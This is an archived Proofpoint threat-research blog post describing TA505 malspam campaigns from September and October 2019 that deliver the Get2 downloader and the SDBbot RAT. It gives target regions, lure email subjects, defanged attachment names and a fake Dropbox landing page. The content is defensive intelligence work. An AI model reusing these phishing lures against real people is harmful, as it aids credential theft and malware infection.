Get2 Downloader & SDBbot RAT Analysis | Proofpoint US

By Dennis Schwarz | Kafeine | Matthew Mesa | Axel F and The Proofpoint Threat Insight Team

Published: 2019-10-15 · Archived: 2026-04-05 16:20:16 UTC

Editor's note: *Following publication of this blog, it came to our attention that AhnLab encountered what appears to be an earlier version of SDBbot, described in their recent Q3 ASEC Report as a "malicious SDB file." AhnLab describes delivery of the malware in South Korean campaigns as a secondary payload to the FlawedAmmyy RAT. TA505 has been active in South Korea in 2019 and frequently distributes the FlawedAmmyy RAT, but we cannot verify the connection at this time.*

Overview

In September 2019, Proofpoint researchers observed a prolific threat actor, TA505, sending email campaigns that attempt to deliver and install Get2, a new downloader. Get2 was, in turn, observed downloading FlawedGrace, FlawedAmmyy, Snatch, and SDBbot (a new RAT) as secondary payloads.

In this blog post, Proofpoint will detail the tactics, techniques, and procedures (TTPs) associated with these latest campaigns and provide a detailed analysis of Get2 downloader and SDBbot RAT.

These new developments are a continuation of a pattern where, since 2018, Proofpoint researchers observed numerous threat actors increasingly distributing downloaders, backdoors, information stealers, remote access Trojans (RATs), and more as they abandoned ransomware as their primary payloads.

TA505 has been at the forefront of this trend, which began with the distribution of a new backdoor "ServHelper" in November 2018, and a new downloader malware, AndroMut earlier this year.

Campaigns

Since September 9, 2019, Proofpoint researchers started observing TA505 using Get2 as their initial downloader (still at the time of this publication). At first, it downloaded traditional payloads including FlawedAmmyy and FlawedGrace. However, on October 7 Proofpoint researchers observed Get2 downloading the new RAT, SDBbot.

In addition to the new malware, these campaigns have continued to innovate in other aspects:

- TA505 remains a serious contender for the top positions in the volumes of emails distributed (most days tens or hundreds of thousands of messages, but sometimes pushing into millions).
- TA505 continues to focus on targeting financial institutions alternating with more widely-targeted campaigns going after other verticals.
- A recent focus on Greece, Germany, and Georgia as targeted geographies.
- New Microsoft Office macros are used specifically with the Get2 downloader.



Figure 1: A selected chronology of TA505 malspam campaigns culminating with Get2 and SDBbot in September and October of 2019.

Below are the details of several notable malicious email campaigns.

September 9, 2019

On September 9 Proofpoint researchers observed tens of thousands of emails attempting to deliver Microsoft Excel attachments with English and Greek lures. These emails targeted financial institutions in Greece, Singapore, United Arab Emirates, Georgia, Sweden, Lithuania, and a few other countries.

The emails used the following example subjects and attachment names:

- Subject “HPE INV-02 - Invoice and documents” and attachment **“hpe_s_hp-inv_02[.]xls”**
- Subject “Need to Apply” and attachment **“dc123456[.]xls”**

- Subject “Παραστατικό” (translated from Greek: “Document”) and attachment **“business cloud invoice no142 09-09-2019[.]xls”**
- Subject “ΣΤΕΛΙΟΣ ΠΡΟΤΙΜΟΛΟΓΙΟ” (translated from Greek: “EXECUTIVE SUMMARY”) and attachment **“προτιμολογιο[.]xls”**

This was the first campaign where the new downloader Get2 was observed. However, in Proofpoint’s testing, the later stage payloads were not observed at the time.



Figure 2: Example email delivering a malicious Microsoft Excel spreadsheet with an embedded Get2 payload.



Figure 3: Example Microsoft Excel attachment using Greek language and targeting Greece.

September 20, 2019

On September 20, we observed hundreds of thousands of emails attempting to deliver Microsoft Excel and .ISO attachments with English and French lures. These emails targeted companies from different verticals in the United States and Canada.

The emails used the following example subjects and attachment names:

- Subject "Reçu de paiement (facture 12345)" and attachment **"facture_no_432478_v2[.]xls"**
- Subject "Account opening form" and attachment **"formulaire_01234.iso"** (ISO contains an Excel file such as **"0920_0123456[.]xls"**)

In this campaign, Proofpoint researchers again observed the installation and execution of Get2 which in turn downloaded FlawedGrace.



Figure 4: Email delivering an ISO attachment in a French-language email targeting Canada.



Figure 5: Microsoft Excel attachment using the French language and targeting Canada.

October 7, 2019

On October 7, instead of directly attached malicious Microsoft Excel files, Proofpoint researchers observed thousands of emails containing URL shortener links redirecting to a landing page that in turn links to an Excel sheet **“request[.]xls”.** This campaign only used the English language and targeted companies from various industries primarily in the United States.

The emails used the following example subjects:

- Subject ‘Admin shared "**request[.]xls**" with you’ where email contained a Bit.ly URL

In this campaign, Proofpoint researchers observed the execution of Get2, which downloaded SDBbot for the first time.



Figure 6: Example email with a Bit.ly URL leading to a landing page that links to download of a malicious document; this uses stolen branding to increase the legitimacy of the shared file lure.



Figure 7: Dropbox-themed landing page with a lure asking users to click a button that links to the malicious document.

